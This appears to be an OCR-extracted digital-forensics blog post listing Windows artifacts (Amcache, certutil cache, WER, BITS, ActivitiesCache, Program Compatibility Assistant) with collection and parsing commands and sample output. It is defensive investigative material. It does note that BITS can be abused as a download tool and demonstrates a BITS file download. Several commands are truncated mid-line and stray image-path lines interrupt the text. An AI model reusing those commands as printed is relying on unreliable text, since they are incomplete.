Total parsing time: 0.396 seconds

FLARE 16/03/2022 11:59:46
PS C:\ > ls *.csv


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        16/03/2022     11:59         547038 20220316115945_Amcache_UnassociatedFileEntries.csv
```

You can read the subsequent CSVs in a GUI spreadsheet reader, or via PwSh

```
select ProgramName,Fullpath,Filesize,FileDescription,FileVersionNumber,Created,La
sort -desc LastModified |
more
#You can exit this by pressing q
```

```
ProgramName       : Unassociated
FullPath          : C:\Users\plantsupervisors\AppData\Local\Microsoft\Teams\stage\Teams.exe
FileSize          : 73436920
FileDescription   : Microsoft Teams
FileVersionNumber : 1.3.00.362
Created           : 2020-01-22 09:27:48.8443702
LastModified      : 2020-01-22 09:27:52.4982792
LastModifiedStore : 2020-01-22 09:27:58.5834736
ProductName       : Microsoft Teams
CompanyName       : Microsoft Corporation

ProgramName       : Unassociated
FullPath          : C:\Users\plantsupervisors\AppData\Local\Microsoft\Teams\stage\Squirrel.exe
FileSize          : 2324624
FileDescription   : Microsoft Teams
FileVersionNumber : 1.4.4.0
Created           : 2020-01-22 09:27:49.6241251
LastModified      : 2020-01-22 09:27:49.6860627
LastModifiedStore : 2020-01-22 09:27:49.8758979
ProductName       : Microsoft Teams
CompanyName       : Microsoft Corporation


ProgramName       : Unassociated
FullPath          : C:\Users\plantsupervisors\AppData\Local\Microsoft\Teams\Update.exe
FileSize          : 2324624
FileDescription   : Microsoft Teams
FileVersionNumber : 1.4.4.0
Created           : 2019-10-22 15:49:50.5631428
LastModified      : 2020-01-22 09:27:49.6860627
LastModifiedStore : 2020-01-22 09:27:49.8758979
ProductName       : Microsoft Teams
CompanyName       : Microsoft Corporation

ProgramName       : Unassociated
FullPath          : C:\Users\awarhurst\AppData\Local\Microsoft\Teams\stage\Teams.exe
-- More  --
```

Certutil History


If you have an interactive session on the machine

```
certutil.exe –urlcache |
select–string  –Pattern 'ocsp|wininet|winhttp|complete|update|r3'  –NotMatch |
sort
```



Otherwise, you can look in this directory:

```
C:\Users\*\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\*
```



WER

Windows Error Reporting (WER) is a diagnostic functionality that we don't need to get too deep in the weeds about for this post.

When an application crashes, WET gets some contextual info around the crash. This presents an opportunity for us to retrieve DFIR data that may tell us something about the adversary or malware

Take a look at the various directories, and eventually retrieve a .WER file

```
C:\ProgramData\Microsoft\Windows\WER\ReportArchive
C:\ProgramData\Microsoft\Windows\WER\ReportQueue
C:\Users\*\AppData\Local\Microsoft\Windows\WER\ReportArchive
C:\Users\*\AppData\Local\Microsoft\Windows\WER\ReportQueue
```

BITS

BITS is a lolbin and can be abused by threat actors to do a myriad of things

- https://isc.sans.edu/forums/diary/Investigating+Microsoft+BITS+Activity/23281/
- https://lolbas-project.github.io/lolbas/Binaries/Bitsadmin/
- https://www.mandiant.com/resources/attacker-use-of-windows-background-intelligent-transfer-service

```
PS C:\> Start-BitsTransfer -Source https://live.sysinternals.com/autoruns.exe -Destination c:\autoruns.exe -verbose
VERBOSE: Performing the operation "New" on target "BitsTransfer".
PS C:\> ls  C:\ProgramData\Microsoft\Network\Downloader


    Directory: C:\ProgramData\Microsoft\Network\Downloader


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        2/17/2022  12:19 AM           8192 edb.chk
-a----        2/17/2022  12:19 AM        1310720 edb.log
-a----        3/19/2019   8:59 PM        1310720 edbres00001.jrs
-a----        3/19/2019   8:59 PM        1310720 edbres00002.jrs
-a----        3/19/2019   8:59 PM        1310720 edbtmp.log
-a----        6/25/2022   4:59 PM        1310720 qmgr.db
-a----        2/17/2022  12:19 AM          16384 qmgr.jfm
```

Then use bitsparser tool

Forensic via Power Usage

From Ryan

Good for catching coin miners that are too resource hungry


Can do this via SRUM, but this is ‘quicker’ as no need to parse the XMLs

Location

```
C:\ProgramData\Microsoft\Windows\Power Efficiency Diagnostics\*.xml
```

Collect a bunch of these, and then use some command line text editing:

```
cat *.xml | egrep -i -A 1 '<name>(module|process name)</name>' | grep -i '<value>
```



Activities Cache

Win10/11 telemetry source only. Very accurate timeline of user activities

Location

```
C:\Users\<username>\AppData\Local\ConnectedDevicesPlatform\L.<username>\Activitie

#example for user `foster`
C:\Users\foster\AppData\Local\ConnectedDevicesPlatform\L.foster\ActivitiesCache.d
```

Parse with Eric Zimmerman's WxTCmd

```
.\WxTCmd.exe -f ./ActivitiesCache.db --csv .
```

```
FLARE 17/10/2022 13:49:31
PS C:\Users\Frank\Desktop\actities > .\WxTCmd.exe -f ./ActivitiesCache.db --csv .
WxTCmd version 0.6.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/WxTCmd

Command line: -f ./ActivitiesCache.db --csv .

Warning: Administrator privileges not found!

ActivityOperation entries found: 0
Activity_PackageId entries found: 7,118
Activity entries found: 2,418

Results saved to: .

Processing complete in 0.7216 seconds


Unable to delete 'SQLite.Interop.dll'. Delete manually if needed.
```

We get two results, but the most interesting is %Date%__Activity.csv


Opening this up in Excel, we can start to play around with the data.

	D	E	I	J	K	L	M
Type	Executable	DisplayText	StartTime	EndTime	Duration	LastModifiedTime	LastModifiedOn
	Microsoft.Windows.Explorer		14/10/2022 15:35	14/10/2022 15:35	00:00:30	14/10/2022 15:35	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:34	14/10/2022 15:35	00:00:08	14/10/2022 15:35	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:33	14/10/2022 15:33	00:00:03	14/10/2022 15:33	14/10/2022
	Microsoft.AutoGenerated.{923DD477-5846-686B-A659-0FCCD73851A8}		14/10/2022 15:32	14/10/2022 15:34	00:01:23	14/10/2022 15:33	14/10/2022
	System32\mmc.exe		14/10/2022 15:32	14/10/2022 15:32	00:00:04	14/10/2022 15:32	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:31	14/10/2022 15:31	00:00:17	14/10/2022 15:31	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:31	14/10/2022 15:35	00:04:24	14/10/2022 15:31	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:30	14/10/2022 15:30	00:00:17	14/10/2022 15:30	14/10/2022
	System32\mmc.exe		14/10/2022 15:29	14/10/2022 15:30	00:00:47	14/10/2022 15:30	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:27	14/10/2022 15:32	00:04:58	14/10/2022 15:29	14/10/2022
Oper	Microsoft.Windows.ControlPanel	Control Panel	14/10/2022 15:27			14/10/2022 15:27	14/10/2022
	Microsoft.Windows.ControlPanel		14/10/2022 15:27	14/10/2022 15:32	00:05:08	14/10/2022 15:27	14/10/2022
Oper	Microsoft.AutoGenerated.{C1C6F8AC-40A3-0F5C-146F-65A9DC70BBB4}	Task Scheduler	14/10/2022 15:22			14/10/2022 15:22	14/10/2022
	Microsoft.AutoGenerated.{C1C6F8AC-40A3-0F5C-146F-65A9DC70BBB4}		14/10/2022 15:22	14/10/2022 15:32	00:10:21	14/10/2022 15:27	14/10/2022
Oper	System32\mmc.exe	mmc.exe	14/10/2022 15:21			14/10/2022 15:21	14/10/2022
	System32\mmc.exe		14/10/2022 15:21	14/10/2022 15:22	00:00:52	14/10/2022 15:22	14/10/2022
Oper	Microsoft.Windows.Shell.RunDialog	Run	14/10/2022 15:21			14/10/2022 15:21	14/10/2022
	Microsoft.Windows.Shell.RunDialog		14/10/2022 15:21	14/10/2022 15:21	00:00:09	14/10/2022 15:21	14/10/2022
Oper	Program Files x86\ScreenConnect Client ( )\ScreenConnect.WindowsClient.exe	ScreenConnect.WindowsClient.exe	14/10/2022 15:21			14/10/2022 15:21	14/10/2022
	Program Files x86\ScreenConnect Client ( )\ScreenConnect.WindowsClient.exe		14/10/2022 15:21	14/10/2022 15:21	00:00:21	14/10/2022 15:21	14/10/2022
Oper	Program Files x86\ScreenConnect Client ( )\ScreenConnect.WindowsClient.exe	ScreenConnect.WindowsClient.exe	14/10/2022 15:20			14/10/2022 15:20	14/10/2022
	Program Files x86\ScreenConnect Client ( )\ScreenConnect.WindowsClient.exe		14/10/2022 15:20	14/10/2022 15:20	00:00:17	14/10/2022 15:20	14/10/2022
Oper	Microsoft.AutoGenerated.{923DD477-5846-686B-A659-0FCCD73851A8}	Task Manager	14/10/2022 15:20			14/10/2022 15:20	14/10/2022
	Microsoft.AutoGenerated.{923DD477-5846-686B-A659-0FCCD73851A8}		14/10/2022 15:20	14/10/2022 15:21	00:01:09	14/10/2022 15:20	14/10/2022
	com.squirrel.Teams.Teams		14/10/2022 15:18	14/10/2022 15:20	00:01:11	14/10/2022 15:20	14/10/2022
	Facebook.MessengerDesktop		14/10/2022 15:18	14/10/2022 15:20	00:01:15	14/10/2022 15:20	14/10/2022
	com.squirrel.Teams.Teams		14/10/2022 15:18	14/10/2022 15:18	00:00:03	14/10/2022 15:18	14/10/2022
	com.squirrel.Teams.Teams		13/10/2022 21:40	13/10/2022 21:40	00:00:15	13/10/2022 21:40	13/10/2022
	Facebook.MessengerDesktop		13/10/2022 21:40	13/10/2022 21:40	00:00:02	13/10/2022 21:40	13/10/2022
	Chrome		13/10/2022 21:40	13/10/2022 21:46	00:06:19	13/10/2022 21:40	13/10/2022
	com.squirrel.Teams.Teams		13/10/2022 18:31	13/10/2022 18:31	00:00:17	13/10/2022 18:31	13/10/2022

Can also use WindowsTimeline.exe tooling



I prefer to dump the data from the GUI



You will get a folder with some goodies. The two CSVs to focus on are: ApplicationExecutionList, WindowsTimeline. The former is easier to interpet than the latter

Grepping via timestamp makes most sense IMO for WindowsTimeline.csv.

```
grep '2023-02-02T18' WindowsTimeline.csv \
| awk -F'|' '{print "StartTime:" $36 " | Executed: "$2}' | sort
```

```
[2022-Oct-17 13:46:38 BST] Collected_Data/WindowsTimeline_17-Oct-2022T12-58-35
-> grep '2022-10-13T18' WindowsTimeline.csv | awk -F'|' '{print "StartTime:" $36 " | Executed: "$2}' | sort | ack 'dfsvc' --passthru
StartTime:"2022-10-13T17:31:30" | Executed: "Microsoft.Office.OUTLOOK.EXE.15"
StartTime:"2022-10-13T18:12:05" | Executed: "com.squirrel.Teams.Teams"
StartTime:"2022-10-13T18:12:51" | Executed: "Chrome"
StartTime:"2022-10-13T18:20:18" | Executed: "{Windows}\Microsoft.NET\Framework64\v4.0.30319\dfsvc.exe"
StartTime:"2022-10-13T18:20:19" | Executed: "*PID00006554 (25940)"
StartTime:"2022-10-13T18:20:19" | Executed: "*PID00006554 (25940)"
StartTime:"2022-10-13T18:22:09" | Executed: "Microsoft.Office.OUTLOOK.EXE.15"
StartTime:"2022-10-13T18:22:18" | Executed: "Microsoft.Office.OUTLOOK.EXE.15"
StartTime:"2022-10-13T18:23:51" | Executed: "com.squirrel.Teams.Teams"
StartTime:"2022-10-13T18:30:50" | Executed: "com.squirrel.Teams.Teams"
StartTime:"2022-10-13T18:31:05" | Executed: "com.squirrel.Teams.Teams"
[2022-Oct-17 13:46:44 BST] Collected_Data/WindowsTimeline_17-Oct-2022T12-58-35
```

Program Compatibility Assistant

Like prefetch...but not, PCA artifacts offer additional forensic insight into the fullpath execution times of exes on Win11 machines

Collect the following

```
C:\Windows\appcompat\pca\PcaAppLaunchDic.txt #most crucial file to collect
```

```
                    # contains reliable timiestamps for last executed, like prefetc
C:\Windows\appcompat\pca\PcaGeneralDb0.txt # has more metadata about the exe

C:\Windows\appcompat\pca\PcaGeneralDb1.txt # seems to be empty a lot of the time
```

As these files are txts, you can just read them.

However, PcaGeneralDb0.txt contains some verbose meta data, so you can deploy something like this to have both TXTs normalised and readable:

```
paste <(cut -d'|' -f3 PcaGeneralDb0.txt) <(cut -d'|' -f1 PcaGeneralDb0.txt) \
&& paste <(cut -d'|' -f1 PcaAppLaunchDic.txt) <(cut -d'|' -f2 PcaAppLaunchDic.txt
| tee | sort -u
```


```
\blp\wintrv\bplus.wtk2.exe      2022-12-16 10:40:05.320
\blp\wintrv\bplus.wtk2.exe      2022-12-16 10:40:05.586
\blp\wintrv\bplus.wtk2.exe      2022-12-16 10:40:05.806
\blp\wintrv\bplus.wtk2.exe      2022-12-16 10:40:06.010
%programfiles%\windowsapps\dellinc.dellcommandupdate_3.0.160.0_x64__htrsf667h5kn2\main\dellcommandupdate.exe    2022-12-18 08:48:38.752
\blp\wintrv\blpdevupd.exe       2022-12-19 00:09:49.798
\blp\wintrv\bplus.wtk2.exe      2022-12-19 08:51:59.853
\blp\wintrv\bplus.wtk2.exe      2022-12-19 08:52:00.120
\blp\wintrv\bplus.wtk2.exe      2022-12-19 08:52:00.340
\blp\wintrv\blpwtk2_subprocess.exe      2022-12-19 08:52:03.257
C:\Program Files (x86)\AnyDesk-e03af8e6\AnyDesk-e03af8e6.exe    2022-12-21 07:03:16.590
C:\Program Files (x86)\Microsoft Office\root\Integration\Integrator.exe 2022-12-19 23:56:00.893
C:\Program Files (x86)\Splashtop\Splashtop Remote\Server\SRUtility.exe  2023-01-02 23:45:48.168
C:\Program Files (x86)\WinSCP\WinSCP.exe        2023-01-04 07:18:23.282
C:\Program Files\WindowsApps\DellInc.DellCommandUpdate_3.0.160.0_x64__htrsf667h5kn2\Main\DellCommandUpdate.exe  2023-01-04 04:52:26.596
C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2209.6.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe        2022-12-08 23:58:02.049
C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2210.5.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe        2023-01-04 01:21:55.533
C:\Program Files\WindowsApps\MicrosoftTeams_22287.702.1670.9453_x64__8wekyb3d8bbwe\msteams.exe  2022-11-28 23:36:11.939
C:\Program Files\WindowsApps\MicrosoftTeams_22308.1003.1743.8209_x64__8wekyb3d8bbwe\msteams.exe 2022-12-15 05:21:52.362
C:\Users\User\AppData\Local\Viber\Viber.exe      2023-01-04 00:49:51.766
C:\Users\User\Downloads\AnyDesk.exe      2022-12-21 07:03:44.756
C:\Windows\System32\msiexec.exe 2022-12-15 00:40:36.819
C:\Windows\Temp\{2979462F-B8CC-47EF-8553-049C0D9D1DD5}\.be\dotnet-runtime-6.0.12-win-x64.exe    2022-12-15 00:45:03.239
C:\Windows\Temp\{37DD51DB-35B3-4D15-80B1-4430243428AB}\.be\DellUpdateSupportAssistPlugin.exe    2022-12-01 10:09:15.544
C:\blp\Wintrv\wintrv.exe        2023-01-03 23:49:13.698
```

PCA Registry Data

Program Compatibility Assistant also stores data in some Registry keys. Chatting with my man @biffbiffbiff, we have some options to carve that out

